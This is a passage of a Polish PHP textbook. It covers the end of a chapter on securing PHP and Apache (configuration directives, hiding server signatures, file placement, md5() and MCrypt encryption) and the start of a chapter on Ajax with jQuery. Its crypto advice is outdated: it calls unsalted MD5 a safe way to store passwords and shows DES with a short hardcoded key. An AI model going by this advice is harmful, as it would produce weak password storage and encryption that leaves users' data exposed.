- **Dane wprowadzane przez użytkownika**: wykorzystywanie słabych punktów wynikających z nieprawidłowego przetwarzania danych wprowadzanych przez użytkowników jest najprawdopodobniej najłatwiejszym sposobem wywołania poważnych szkód zarówno w danych, jak i aplikacjach. Niestety, potwierdzają to liczne doniesienia o skutecznych atakach tego typu. Manipulacje danymi przekazywanymi do aplikacji z formularzy HTML, w parametrach URL, ciasteczkach oraz wszelkimi innymi sposobami pozwalają napastnikom uderzyć w samo centrum logiki działania naszych aplikacji.
- **Nieprawidłowo chronione informacje**: dane są żywotnymi sokami naszych firm, a ich utrata jest zawsze ryzykowna. Jednak aż nazbyt często konta baz danych są chronione słabymi hasłami, a internetowe konsole administracyjne są otwarte dla wszystkich, gdyż ich adresy URL można bez problemu odgadnąć. Takie niedopatrzenia w systemach bezpieczeństwa są niedopuszczalne i to przede wszystkim dlatego, że niezwykle łatwo można im zapobiec.

Ponieważ każdy z powyższych scenariuszy stwarza duże zagrożenie dla integralności tworzonych aplikacji, dlatego wszystkie z nich należy dokładnie przeanalizować i odpowiednio im przeciwdziałać. W tym rozdziale zostały zamieszczone informacje o krokach, jakie można podjąć, by zagrożenia te zminimalizować, a niejednokrotnie całkowicie wyeliminować.

Wskazówka Weryfikacja i zabezpieczanie danych wejściowych jest tak ważnym zagadnieniem, że nie chciałem czekać aż do rozdziału 21., aby je przedstawić. Właśnie z tego względu ważne informacje dotyczące przetwarzania informacji podawanych przez użytkowników zostały zamieszczone w rozdziale 13. Jeśli Czytelnik jeszcze go uważnie nie przeczytał, to nalegam, by zrobił to teraz.

Bezpieczna konfiguracja PHP

PHP udostępnia wiele dyrektyw konfiguracyjnych, które zostały opracowane z myślą o podniesieniu poziomu bezpieczeństwa. Wiele z nich zostało przedstawionych w tym podrozdziale.

■ **Uwaga** Przez wiele lat środowisko PHP udostępniało opcję bezpieczeństwa nazywaną *trybem bezpiecznym* (ang. *safe mode*), która próbowała zabezpieczyć zarówno PHP, jak i serwer WWW poprzez uniemożliwienie korzystania z wielu wbudowanych możliwości i funkcji języka. Ponieważ jednak w wielu przypadkach opcja ta przysparza tyle samo problemów, ile rozwiązywała (głównie dotyczy to aplikacji korporacyjnych, które muszą korzystać z możliwości, jakie w trybie bezpiecznym są niedostępne), dlatego w wersji PHP 5.3.0 twórcy języka postanowili uznać ją za niezalecaną. W internecie wciąż można znaleźć wiele informacji na temat trybu bezpiecznego, jednak nie należy go stosować, a zamiast niego lepiej poszukać innych sposobów zabezpieczenia aplikacji (wiele z nich zostało przedstawionych w tym rozdziale).

Dyrektywy konfiguracyjne związane z bezpieczeństwem

W tej części rozdziału zostały przedstawione dyrektywy konfiguracyjne odgrywające znaczącą rolę w zabezpieczaniu środowiska PHP.

disable_functions = *łańcuch_znaków*

Zasięg: `PHP_INI_SYSTEM`; wartość domyślna: `NULL`.

W tej dyrektywie można podać listę nazw funkcji, które nie będą mogły być stosowane. Załóżmy na przykład, że nie chcemy pozwolić na stosowanie funkcji `fopen()`, `popen()` oraz `file()`. Można to zrobić, używając następującej dyrektywy:

```
disable_functions = fopen,popen,file
```

disable_classes = *łańcuch_znaków*

Zasięg: `PHP_INI_SYSTEM`; wartość domyślna: `NULL`.

Zważywszy na nowe funkcjonalności, jakie pojawiły się po wykorzystaniu w PHP paradygmatu programowania obiektowego, można się spodziewać, że już niedługo będziemy w naszych aplikacjach używać wielu bibliotek klas. Jednak w tych klasach mogą się znaleźć pewne klasy, które nie powinny być stosowane. Dyrektywa konfiguracyjna `disable_classes` pozwala podać klasy, których nie będzie można używać. Oto przykład sposobu, w jaki można całkowicie zabronić korzystania z dwóch klas: `administrator` oraz `janitor`:

```
disable_classes = "administrator, janitor"
```

display_errors = On | Off

Zasięg: `PHP_INI_ALL`; wartość domyślna: `On`.

Podczas prac nad aplikacją bardzo przydatne jest wyświetlanie wszelkich błędów natychmiast, gdy tylko wystąpią podczas wykonywania skryptu. PHP zapewnia tę możliwość, wyświetlając informacje o błędach w oknie przeglądarki. Jednak informacje te mogą zostać wykorzystane do zdobycia potencjalnie niebezpiecznych danych o konfiguracji serwera i aplikacji. Trzeba zatem pamiętać o wyłączeniu tej dyrektywy, gdy tylko prace nad aplikacją zostaną ukończone, a aplikacja udostępniona użytkownikom. Oczywiście, informacje o błędach wciąż mogą być dostępne, na przykład można je zapisywać w pliku dziennika. Więcej informacji na temat funkcji rejestrujących można znaleźć w rozdziale 18.

max_execution_time = *liczba_całkowita*

Zasięg: `PHP_INI_ALL`; wartość domyślna: `30`.

Ta dyrektywa określa, jak długo skrypt będzie mógł być wykonywany, zanim zostanie zamknięty. Czas ten jest określany w sekundach. Dyrektywę tę można zastosować, żeby nie dopuścić do zbytniego wykorzystania czasu procesora przez skrypty użytkownika. Jeśli dyrektywie tej zostanie przypisana wartość `0`, to nie będzie obowiązywał żaden limit czasu wykonywania skryptów.

memory_limit = *liczba_całkowitaM*

Zasięg: `PHP_INI_ALL`; wartość domyślna: `128M`.

Ta dyrektywa określa liczbę megabajtów pamięci, jaką można przydzielić skryptowi. Należy pamiętać, że wartość tej dyrektywy można wyrazić wyłącznie w megabajtach i trzeba ją zapisywać jako liczbę całkowitą z dodaną na końcu literą `M`. Dyrektywy tej można używać wyłącznie wtedy, gdy podczas kompilacji PHP została użyta opcja `--enable-memory-limit`.

open_basedir = *łańcuch_znaków*

Zasięg: `PHP_INI_ALL`; wartość domyślna: `NULL`.

Dyrektywa `open_basedir` pozwala określić katalog, w jakim będą wykonywane wszystkie operacje na plikach (pod tym względem przypomina ona bardzo dyrektywę `DocumentRoot` serwera Apache). A zatem dzięki niej można uniemożliwić użytkownikom odwoływanie się do innych, potencjalnie wrażliwych miejsc na serwerze. Załóżmy na przykład, że wszystkie materiały związane z witryną są przechowywane w katalogu */home/www*. Aby w takim przypadku uniemożliwić użytkownikom dostęp do takich plików jak */etc/passwd* przy użyciu prostych skryptów PHP, można zastosować następującą dyrektywę:

```
open_basedir = "/home/www"
```

sql.safe_mode = *liczba_całkowita*

Zasięg: `PHP_INI_SYSTEM`; wartość domyślna: `0`.

W przypadku włączenia tej dyrektywy wszelkie informacje przekazywane do funkcji `mysql_connect()` oraz `mysql_pconnect()` będą ignorowane. Zamiast tego zostanie nawiązane połączenie z komputerem lokalnym (`localhost`), nazwa użytkownika będzie odpowiadać nazwie użytkownika uruchamiającego skrypt PHP (czyli najprawdopodobniej będzie to właściciel procesu serwera WWW), a hasło będzie puste. Warto zauważyć, że za wyjątkiem podobieństwa nazw dyrektywa ta nie ma żadnego związku z trybem bezpiecznym, stosowanym w języku PHP w wersjach wcześniejszych niż 5.3.0.

user_dir = *łańcuch_znaków*

Zasięg: `PHP_INI_SYSTEM`; wartość domyślna: `NULL`.

Ta dyrektywa określa nazwę katalogu znajdującego się gdzieś w katalogu domowym użytkownika, w jakim będą musiały być umieszczane skrypty PHP, aby można je było wykonywać. Jeśli na przykład dyrektywie tej zostanie przypisana wartość `scripts`, a użytkownik Janek będzie chciał wykonać skrypt o nazwie *skrypt.php*, to będzie on musiał utworzyć w swoim katalogu domowym katalog *scripts* i w nim umieścić skrypt *skrypt.php*. Do tego skryptu będzie się można odwołać przy użyciu adresu URL *http://jakisserwer.com.pl/~janek/scripts/skrypt.php*. Zazwyczaj dyrektywa ta jest stosowana wraz z dyrektywą konfiguracyjną `UserDir` serwera Apache.

Ukrywanie szczegółów konfiguracji

Wielu programistów decyduje się udostępniać swoje dzieła na zasadach oprogramowania otwartego, traktując je jako swe godło, które świat może zauważyć. Należy jednak zdać sobie sprawę, że każda udostępniona informacja na temat projektu może dostarczyć napastnikom istotnych wskazówek, które w końcu doprowadzą

do udanego ataku na serwer. Warto zatem rozważyć alternatywne rozwiązanie i pozwolić, by aplikacja sama zasłużyła na dobrą opinię, a jej tajniki pozostały tajemnicą w takim stopniu, w jakim to tylko możliwe. Choć takie ukrywanie szczegółów rozwiązania jest tylko jednym z elementów całościowego podejścia do problemu zabezpieczania aplikacji, niemniej jest ono strategią, o jakiej zawsze należy pamiętać.

Ukrywanie serwera Apache

Serwer Apache umieszcza swoją sygnaturę we wszystkich odpowiedziach na żądania oraz w dokumentach, które sam generuje (takich jak strona błędu 500: Internal Server Error — wewnętrzny błąd serwera). Dostępne są jednak dwie dyrektywy konfiguracyjne odpowiedzialne za kontrolowanie tej sygnatury: `ServerSignature` oraz `ServerTokens`.

Dyrektywa ServerSignature

Dyrektywa `ServerSignature` odpowiada za wstawianie do generowanych dokumentów pojedynczego wiersza tekstu, zawierającego numer wersji serwera, jego nazwę (określaną dyrektywą `ServerName`), numery portu oraz wkompilowanych modułów. Kiedy zostanie ona włączona i będzie współpracować z dyrektywą `ServerTokens`, to pozwoli na wyświetlanie wiersza tekstu przypominającego ten przedstawiony poniżej:

```
Apache/2.2.12 (Ubuntu) Server at localhost Port 80
```

Często będziemy woleli zachować takie informacje dla siebie. Dlatego też należy się poważnie zastanowić nad wyłączeniem tej dyrektywy, co można zrobić, przypisując jej wartość `Off`.

Ustawienie tej dyrektywy nie ma znaczenia, jeśli została wyłączona dyrektywa `ServerTokens`. Jeśli z jakichś powodów dyrektywa `ServerSignature` musi być włączona, należy rozważyć przypisanie dyrektywie `ServerTokens` wartości `Prod`.

Dyrektywa ServerTokens

Dyrektywa ta określa poziom szczegółów informacji, jakie będą generowane w przypadku włączenia dyrektywy `ServerSignature`. Można jej przypisać jedną z sześciu wartości: `Full`, `Major`, `Minimal`, `Minor`, `OS` oraz `Prod`. Przykładowe informacje generowane w przypadku zastosowania każdego z tych ustawień zostały przedstawione w tabeli 21.1.

Tabela 21.1. *Opcje ustawień dyrektywy ServerTokens*

Opcja	Przykład wyników
`Full`	Apache/2.2.12 (Ubuntu) PHP/5.3.2 Server
`Major`	Apache/2 Server
`Minimal`	Apache/2.2.12 Server
`Minor`	Apache/2.2 Server
`OS`	Apache/2.2.12 (Ubuntu) Server
`Prod`	Apache Server

Ukrywanie PHP

Można także ukryć fakt, że na serwerze jest używany język PHP. Dodawanie informacji o PHP do sygnatury serwera WWW można wyłączyć przy użyciu dyrektywy `expose_php`. Zablokowanie możliwości korzystania z funkcji `phpinfo()` uniemożliwia potencjalnym napastnikom uzyskanie informacji o używanej wersji języka oraz innych kluczowych danych na jego temat. Można także zmienić rozszerzenie skryptów, by dodatkowo utrudnić wykrycie, że strony są generowane przez skrypty PHP.

expose_php = 1 | 0

Zasięg: `PHP_INI_SYSTEM`; wartość domyślna: `1`.

Jeśli dyrektywa ta zostanie włączona, informacje o języku PHP będą dodawane do sygnatury serwera. Jeśli na przykład włączona jest dyrektywa `ServerSignature` serwera Apache, a `ServerTokens` ma wartość `Full` i dodatkowo zostanie włączona dyrektywa konfiguracyjna `expose_php`, to generowana sygnatura serwera będzie mieć postać:

```
Apache/2.2.12 (Ubuntu) PHP/5.3.2 Server
```

Jeśli natomiast dyrektywa `expose_php` zostanie wyłączona, to ta sama sygnatura zmieni postać na:

```
Apache/2.2.12 (Ubuntu) Server
```

Usuwanie wszystkich wywołań funkcji phpinfo()

Funkcja `phpinfo()` stanowi doskonałe narzędzie do przeglądania wszelkich informacji na temat konfiguracji PHP na danym serwerze. Jeśli jednak nie zostanie ona zabezpieczona, to udostępniane przez nią informacje stanowią złotodajną żyłę dla napastników. Na przykład funkcja ta prezentuje informacje o używanym systemie operacyjnym, numerze wersji serwera WWW oraz języka PHP, zdradza flagi konfiguracyjne oraz szczegółowe informacje na temat dostępnych rozszerzeń oraz ich wersji. Pozostawienie napastnikom dostępu do tych informacji w ogromnym stopniu zwiększa prawdopodobieństwo, że uda się wyznaczyć odpowiedni kierunek ataku, a jego kolejna próba zakończy się powodzeniem.

Niestety okazuje się, że wielu programistów bądź to nie jest świadomych tego zagrożenia, bądź też nie zwraca na nie uwagi. Wpisanie wyrażenia *phpinfo.php* w wyszukiwarce zwraca ponad 400 tysięcy wyników. Wiele z nich wskazuje bezpośrednio na strony, na których jest wykonywana funkcja `phpinfo()` i które tym samym udostępniają bardzo wiele informacji na temat serwera. Szybka i prosta zmiana kryteriów wyszukiwania, poprzez dodanie do nich słów kluczowych, pozwala dodatkowo ograniczyć oryginalny zbiór wyników (do starych i wrażliwych wersji PHP) do witryn, które mogłyby się stać głównymi celami ataku ze względu na to, że korzystają z wersji PHP, serwera Apache lub IIS bądź rozszerzeń, w których występują doskonale znane problemy i luki w zabezpieczeniach.

Zapewnienie odwiedzającym możliwości przeglądania danych generowanych przez funkcje `phpinfo()` można by zatem porównać do przedstawienia im mapy zawierającej techniczne szczegóły serwera wraz z listą jego potencjalnych słabych punktów. Nie warto stawać się ofiarą ataku tylko i wyłącznie ze względu na własne lenistwo i pozostawienie niezabezpieczonego dostępu do skryptu używającego tej funkcji.

Zmiana rozszerzenia dokumentów

Dokumenty PHP można bardzo łatwo rozpoznać na podstawie ich unikalnych rozszerzeń, którymi zazwyczaj są *.php*, *.php3* lub *.phtml*. Bardzo łatwo można je zmienić na dowolne inne. Nawet na *.html* lub *.jsp*. Wystarczy zmienić w pliku konfiguracyjnym *httpd.conf* jedną linijkę o następującej treści:

```
AddType application/x-httpd-php .php
```

zastępując podane w niej rozszerzenie dowolnym innym, na przykład:

```
AddType application/x-httpd-php .asp
```

Oczywiście, należy się przy tym upewnić, że taka zmiana nie wywoła konfliktu z żadną inną technologią zainstalowaną na serwerze.

Ukrywanie wrażliwych danych

Każdy dokument umieszczony w drzewie dokumentów serwera WWW i posiadający odpowiednie uprawnienia można bez najmniejszego problemu pobrać przy użyciu polecenia `GET` protokołu HTTP, nawet jeśli na żadnej innej stronie serwera nie ma do niego łącza, a serwer nie rozpoznaje jego rozszerzenia. Czy to nie jest przekonujące? W ramach testu można zatem utworzyć plik i wpisać w nim następujące zdanie: *moje sekretne informacje*. Teraz zapiszmy ten plik na dysku w katalogu o nazwie *tajne*, umieszczonym w publicznym katalogu służącym do przechowywania dokumentów HTML, pamiętając o tym, by nadać mu bardzo dziwne rozszerzenie, takie jak *.zkgjg*. Oczywiście serwer nie rozpozna takiego rozszerzenia, jednak pomimo to spróbuje pobrać i zwrócić zawartość pliku. Wystarczy teraz uruchomić przeglądarkę i spróbować wyświetlić w niej nasz tajny plik, używając odpowiedniego adresu URL. Przerażające, prawda?

Oczywiście użytkownik będzie musiał znać nazwę pliku, który chce pobrać. Niemniej, podobnie jak proste założenie, że plik zawierający wywołanie funkcji *phpinfo()* będzie nosił nazwę *phpinfo.php*, wystarczy niewielka doza sprytu i umiejętność wykorzystywania luk w konfiguracji serwera, by ujawnić teoretycznie ukryte i chronione pliki. Na szczęście istnieją dwa sposoby na całkowite rozwiązanie tego problemu.

Ukrywanie głównego katalogu dokumentów

W pliku konfiguracyjnym serwera Apache, *httpd.conf*, używana jest dyrektywa `DocumentRoot`. Określa ona ścieżkę do katalogu, który ma traktować serwer jak główny katalog zawierający publicznie dostępne dokumenty HTML. Jeśli nie zostały podjęte żadne dodatkowe środki zabezpieczające, to wszystkie pliki umieszczone w tym katalogu posiadające odpowiednie prawa dostępu, mogą być pobierane i udostępniane przez serwer, nawet jeśli nie będzie on w stanie rozpoznać ich rozszerzenia. Nie ma jednak możliwości przeglądania plików umieszczonych poza katalogiem głównym. Właśnie z tego powodu wszelkie pliki konfiguracyjne należy umieszczać poza nim.

Aby skorzystać z takich plików w skryptach PHP, wystarczy dołączyć je przy użyciu instrukcji `include()`. Załóżmy na przykład, że dyrektywa `DocumentRoot` ma następującą postać:

```
DocumentRoot C:/apache2/htdocs          # w systemie Windows
DocumentRoot /www/apache/home           # w systemie Linux
```

Załóżmy, że używamy pakietu rejestrującego, który zapisuje informacje o odwołaniach do witryny w grupie plików tekstowych. Bez wątpienia nie chcielibyśmy, by każdy mógł przeglądać te pliki, więc umieszczenie ich poza drzewem dokumentów serwera jest doskonałym pomysłem. A zatem należałoby je zapisywać w katalogu znajdującym się poza ścieżką określoną w dyrektywie `DocumentRoot`, takim jak:

```
C:/Apache/sitelogs/                     # w systemie Windows
/usr/local/sitelogs/                    # w systemie Linux
```

Zabronienie dostępu do plików z określonymi rozszerzeniami

Innym sposobem uniemożliwienia użytkownikom przeglądania pewnych plików jest zabronienie dostępu do plików z określonymi rozszerzeniami. Można to zrobić w pliku konfiguracyjnym serwera WWW, *httpd.conf*, przy użyciu dyrektywy `Files`. Załóżmy, że nie chcemy, by użytkownicy mogli wyświetlać pliki z rozszerzeniem *.inc*. W takim przypadku w pliku konfiguracyjnym *httpd.conf* można umieścić następującą dyrektywę:

```
<Files *.inc>
    Order allow,deny
    Deny from all
</Files>
```

Po wprowadzeniu tej zmiany należy ponownie uruchomić serwer Apache. Łatwo można sprawdzić, że zastosowanie tej dyrektywy uniemożliwi wszystkim użytkownikom wyświetlanie plików *.inc* w przeglądarce.

Niemniej nic nie stoi na przeszkodzie, by dołączać te pliki do wykonywanych skryptów PHP. Przejrzenie zawartości pliku *httpd.conf* pozwoli przekonać się, że dokładnie to samo rozwiązanie zastosowano w celu ochrony plików *.htaccess*.

Szyfrowanie danych

Szyfrowanie można zdefiniować jako przekształcenie danych do formatu, w jakim nikt, za wyjątkiem zamierzonych odbiorców, nie będzie w stanie ich przeczytać i zrozumieć. Odbiorcy zaszyfrowanych danych mogą je następnie *odszyfrować*, przy czym zazwyczaj można tego dokonać jedynie wtedy, gdy posiada się pewne tajne informacje — zazwyczaj jest to tajny klucz lub hasło. PHP obsługuje kilka algorytmów szyfrowania, a parę najbardziej popularnych zostało opisanych poniżej.

■ **Wskazówka** Znacznie więcej informacji o szyfrowaniu można znaleźć w książce Bruce'a Schneiera *Applied Cryptography: Protocols, Algorithms, and Source Code in C* (John Wiley & Sons, 1995).

Funkcje szyfrujące PHP

Zanim zajmiemy się poznawaniem możliwości języka PHP w zakresie szyfrowania, należy przyjrzeć się dokładniej jednemu zagadnieniu, które jest aktualne zawsze, niezależnie od tworzonego rozwiązania. Przesyłanie szyfrowanych danych przez internet nie ma większego sensu, jeśli skrypty, które wykorzystują rozwiązania kryptograficzne, nie działają na serwerze obsługującym protokół SSL. Dlaczego? PHP jest bowiem językiem wykonywanym po stronie serwera, a zatem *zanim* informacje zostaną zaszyfrowane przez nasze skrypty, będą musiały zostać do nich przesłane — a są one przesyłane w formie zwyczajnego tekstu. Istnieje wiele sposobów pozwalających niepożądanym osobom na przechwycenie informacji transmitowanych z komputera użytkownika na serwer, jeśli użytkownik nie korzysta z zabezpieczonego połączenia. Więcej informacji na temat konfigurowania serwera Apache obsługującego protokół SSL można znaleźć na stronie *httpd.apache.org/docs/2.2/ssl*. Jeśli Czytelnik używa innego serwera, to powinien zajrzeć do jego dokumentacji. Skoro wyjaśniliśmy już sobie to zagadnienie, możemy przejść do prezentacji funkcji szyfrujących dostępnych w PHP.

Szyfrowanie danych przy użyciu funkcji md5()

Funkcja `md5()` wykorzystuje algorytm MD5, często używany między innymi do tworzenia cyfrowych podpisów. Z kolei podpisy cyfrowe są używane w celu unikalnego określenia nadawcy. MD5 jest uważany za *jednokierunkowy* algorytm mieszający, co oznacza, że nie ma praktycznego sposobu odtworzenia informacji wejściowej zakodowanej tą metodą. Poniżej przedstawiłem prototyp tej funkcji:

```
string md5(string lancuch)
```

Algorytm MD5 można wykorzystać przy tworzeniu systemu weryfikacji haseł. Ponieważ bardzo trudno jest odtworzyć oryginalny łańcuch znaków zakodowany przy użyciu tego algorytmu (przynajmniej teoretycznie rzecz biorąc), można go użyć do zaszyfrowania hasła, a następnie porównywać je z hasłem podanym przez użytkownika podczas próby uzyskania dostępu do chronionego zasobu.

Załóżmy na przykład, że sekretnym hasłem są słowa *czar_bajek*, które zakodowane algorytmem MD5 dają łańcuch znaków: `5b2ce2b10824d4fd6cf9b4e6d8148953`. Łańcuch ten można zapisać na serwerze i porównywać z zakodowanym w ten sam sposób hasłem podawanym przez użytkownika podczas próby wejścia na witrynę. Nawet jeśli włamywaczowi uda się zdobyć zaszyfrowane hasło, to i tak nic mu to nie da, gdyż żadnymi konwencjonalnymi sposobami nie będzie w stanie odtworzyć go w oryginalnej postaci. Poniższy skrypt przedstawia sposób kodowania łańcucha znaków przy użyciu funkcji `md5()`:

```
<?php
    $val = "sekret";
    $hash_val = md5 ($val);
    // $hash_val = "936555d5915b261fd86b3b470abd9f10";
?>
```

Trzeba pamiętać, że w przypadku zapisywania tak zakodowanych haseł w bazie danych pole, w jakim będą one umieszczane, musi mieć długość 32 znaków.

Choć funkcja `md5()` powinna zaspokoić większość naszych potrzeb związanych z generowaniem skrótów, być może nasz projekt będzie wymagać zastosowania innych algorytmów szyfrowania. Rozszerzenie PHP o nazwie *hash* udostępnia dziesiątki różnych funkcji służących do generowania skrótów. Więcej informacji na temat tego rozszerzenia można znaleźć na stronie *http://us3.php.net/hash*.

Pakiet MCrypt

MCrypt to popularny pakiet kryptograficzny udostępniający możliwość szyfrowania dwukierunkowego (czyli szyfrowania i deszyfracji), z którego można korzystać w języku PHP. Aby jednak skorzystać z jego możliwości, trzeba go będzie najpierw zainstalować. Oto, co należy w tym celu zrobić:

1. Wejść na stronę *http://mcrypt.sourceforge.net* i pobrać kod źródłowy pakietu.
2. Rozpakować pobrane archiwum i wykonać czynności instalacyjne opisane w pliku *INSTALL*.
3. Skompilować PHP z opcją `--with-mcrypt`.

Pakiet MCrypt obsługuje następujące algorytmy szyfrowania:

- ARCFOUR
- ARCFOUR_IV
- BLOWFISH
- CAST
- CRYPT
- DES
- ENIGMA
- GOST
- IDEA
- LOKI97
- MARS
- PANAMA
- RC (2, 4)
- RC6 (128, 192, 256)
- RIJNDAEL (128, 192, 256)
- SAFER (64, 128 oraz PLUS)
- SERPENT (128, 192 oraz 256)
- SKIPJACK
- TEAN
- THREEWAY
- 3DES
- TWOFISH (128, 192 oraz 256)
- WAKE
- XTEA

W tym punkcie rozdziału zostało przedstawionych jedynie kilka spośród wszystkich 35 funkcji udostępnianych przez to rozszerzenie. Wyczerpujące informacje na ich temat można znaleźć w dokumentacji PHP.

Szyfrowanie danych przy użyciu pakietu MCrypt

Funkcja `mcrypt_encrypt()` szyfruje przekazane w jej wywołaniu dane i zwraca ich zaszyfrowaną wersję. Poniżej przedstawiłem jej prototyp:

```
string mcrypt_encrypt(string szyfr, string klucz, string dane,
                      string tryb [, string iv])
```

Parametr *`szyfr`* określa konkretny algorytm szyfrowania, jaki należy zastosować, a parametr *`klucz`* to klucz, jakiego należy przy tym użyć. Parametr *`tryb`* określa jeden z sześciu dostępnych trybów szyfrowania: tryb elektronicznej książki kodowej, wiązanie bloków, szyfrowanie ze sprzężeniem zwrotnym kryptogramu, 8-bitowym sprzężeniem zwrotnym wyjściowym, N-bitowym sprzężeniem zwrotnym wyjściowym oraz tryb strumienia specjalnego. Tryby te są odpowiednio oznaczane następującymi skrótami: `ecb`, `cbc`, `cfb`, `ofb`, `nofb` oraz `stream`. W końcu ostatni, opcjonalny parametr funkcji, *`iv`*, służy do inicjalizacji trybów `cbc`, `cfb`, `ofb` oraz wybranych algorytmów działających w trybie strumienia specjalnego. Przeanalizujmy następujący przykład:

```
<?php
    $ivs = mcrypt_get_iv_size(MCRYPT_DES, MCRYPT_MODE_CBC);
    $iv = mcrypt_create_iv($ivs, MCRYPT_RAND);
```

```
    $key = "F925T";
    $message = "Oto szyfrowana wiadomość.";
    $enc = mcrypt_encrypt(MCRYPT_DES, $key, $message, MCRYPT_MODE_CBC, $iv);
    echo bin2hex($enc);
?>
```

Jego wykonanie zwróci następujący wynik:

```
dd2f5b68749c42cb27d5d1e92fb0b7aeb3064d6012e504fc2f8d03a1af80d2fb
```

Tak zaszyfrowane informacje można następnie odszyfrować przy użyciu funkcji `mcrypt_decrypt()`.

Deszyfrowanie danych przy użyciu pakietu MCrypt

Funkcja `mcrypt_decrypt()` deszyfruje przekazane w jej wywołaniu zaszyfrowane dane, przy czym konieczne jest użycie tego samego algorytmu szyfrującego, klucza oraz trybu, jakie zostały użyte podczas szyfrowania. Poniżej przedstawiłem prototyp tej funkcji:

```
string mcrypt_decrypt(string szyfr, string klucz, string dane,
                      string tryb [, string iv])
```

Spróbujmy teraz dodać do poprzedniego przykładu następujący wiersz kodu, umieszczając go dokładnie na samym końcu skryptu:

```
echo mcrypt_decrypt(MCRYPT_DES, $key, $enc, MCRYPT_MODE_CBC, $iv);
```

Wykonanie tej ostatniej instrukcji spowoduje wyświetlenie następującego zdania:

```
Oto szyfrowana wiadomość.
```

W tym punkcie rozdziału zostały przedstawione tylko te funkcje, które należą do zbioru rozszerzeń PHP. Niemniej nasze możliwości nie ograniczają się jedynie do tych rozwiązań kryptograficznych. Warto także pamiętać, że zawsze można użyć takich funkcji, jak `popen()` lub `exec()`, by skorzystać z którejkolwiek z naszych ulubionych technologii kryptograficznych, takich jak PGP (*www.pgpi.org*) lub GPG (*www.gnupg.org*).

Podsumowanie

Informacje zamieszczone w tym rozdziale dostarczyły Czytelnikowi kilku istotnych wskazówek, jednak ich podstawowym celem było skłonienie Czytelnika do zastanowienia się nad wieloma potencjalnymi kierunkami ataków, na jakie są narażone aplikacje internetowe oraz serwery, na których one działają. Trzeba wiedzieć, że zamieszczone tu informacje to jedynie niewielki fragment całości zagadnienia, jakim jest bezpieczeństwo systemów komputerowych. Jeśli Czytelnik jeszcze nigdy wcześniej nie spotkał się z tymi zagadnieniami, to powinien przeznaczyć trochę czasu, by odwiedzić jedną z witryn poświęconych tej problematyce.

Niezależnie od posiadanej wiedzy i wcześniejszych doświadczeń należy nieustannie śledzić najnowsze doniesienia dotyczące bezpieczeństwa. Jednym z najlepszych sposobów, by mieć ciągły dostęp do aktualnych informacji, jest zapisanie się do biuletynu informacyjnego na jednej z popularnych witryn poświęconych zagadnieniom bezpieczeństwa oraz na stronie jakiejś firmy zajmującej się tworzeniem oprogramowania zabezpieczającego. Jednak najważniejsze jest to, by mieć strategię, której można by się trzymać, w przeciwnym przypadku nasza twierdza zostanie zdobyta.

ROZDZIAŁ 22

Korzystanie z technologii Ajax przy użyciu jQuery i PHP

Od lat programiści aplikacji internetowych narzekali na brak możliwości tworzenia wyszukanych, łatwo reagujących interfejsów, przypominających te znane z tradycyjnych programów komputerowych. Jednak sytuacja ta zaczęła się zmieniać w 2005 roku, kiedy to Jesse James Garrett, powszechnie uznany autorytet zajmujący się projektowaniem interfejsów użytkownika, zastosował po raz pierwszy termin *Ajax*[1], opisując przy tym nowoczesne witryny internetowe, takie jak Fickr oraz witryny Google, które zmniejszały różnice pomiędzy interfejsami aplikacji internetowych i tradycyjnych. Ten postęp wiązał się z wykorzystaniem możliwości przeglądarek, które zaczęły pozwalać na prowadzenie asynchronicznej komunikacji z serwerem — komunikacji, która nie wymagała odświeżania strony. Wykorzystanie tego nowego mechanizmu w połączeniu z zapewnianą przez JavaScript możliwością zbadania lub modyfikacji niemal każdego aspektu strony WWW (jaką dysponuje ten język dzięki obsłudze modelu obiektów dokumentu, ang. *Document Object Model — DOM*) pozwala tworzyć interfejsy, które mogą wykonywać przeróżne operacje bez konieczności odświeżania strony.

W tym rozdziale zostały opisane techniki stanowiące podwaliny technologii Ajax. Zaprezentowano także sposoby korzystania z biblioteki jQuery (*http://jquery.com*), która wraz ze skryptami PHP pozwala wzbogacić tworzone aplikacje internetowe o dynamiczne i interaktywne rozwiązania. Zakładam przy tym, że Czytelnik dysponuje znajomością języka JavaScript przynajmniej na podstawowym poziomie. Jeśli jednak tak nie jest, to sugeruję, by Czytelnik poświęcił nieco czasu na przestudiowanie doskonałego samouczka poświęconego temu językowi, który można znaleźć na stronie *http://w3schools.com/js*. Dodatkowo — ze względu na to, że jQuery jest biblioteką o bardzo dużych możliwościach — należy uwzględnić, że przykłady i informacje zamieszczone w tym rozdziale tylko w niewielkim stopniu pokazują to, na co ona w rzeczywistości pozwala. Koniecznie należy zatem zajrzeć na jej witrynę — *www.jquery.com*.

Przedstawienie Ajaksa

Ajax to skrót od angielskich słów: Asynchronous JavaScript i XML (asynchroniczne JavaScript i XML). Ajax to raczej nie jedna technologia, lecz pojęcie ogólne, opisujące sposób podejścia do tworzenia wysoce interaktywnych interfejsów witryn WWW, które w bardzo dużym stopniu przypominają interfejsy tradycyjnych aplikacji komputerowych. Podejście to opiera się na wspólnym wykorzystaniu wielu technologii, takich jak JavaScript, XML i możliwości przeglądarek do prowadzenia asynchronicznej komunikacji z serwerem, jak również (zazwyczaj, choć nie jest to wymagane) jakiegoś języka programowania wykonywanego po stronie serwera, który byłby w stanie obsługiwać asynchroniczne żądania i zwracać odpowiednie informacje.

---

[1] *www.adaptivepath.com/ideas/essays/archives/000385.php*


■ **Uwaga** Zdarzenie *asynchroniczne* może być wykonywane niezależnie od głównej aplikacji i nie blokować innych zdarzeń, które mogą być wykonywane w czasie inicjalizacji tego zdarzenia lub których realizacja może się rozpocząć przed jego zakończeniem.

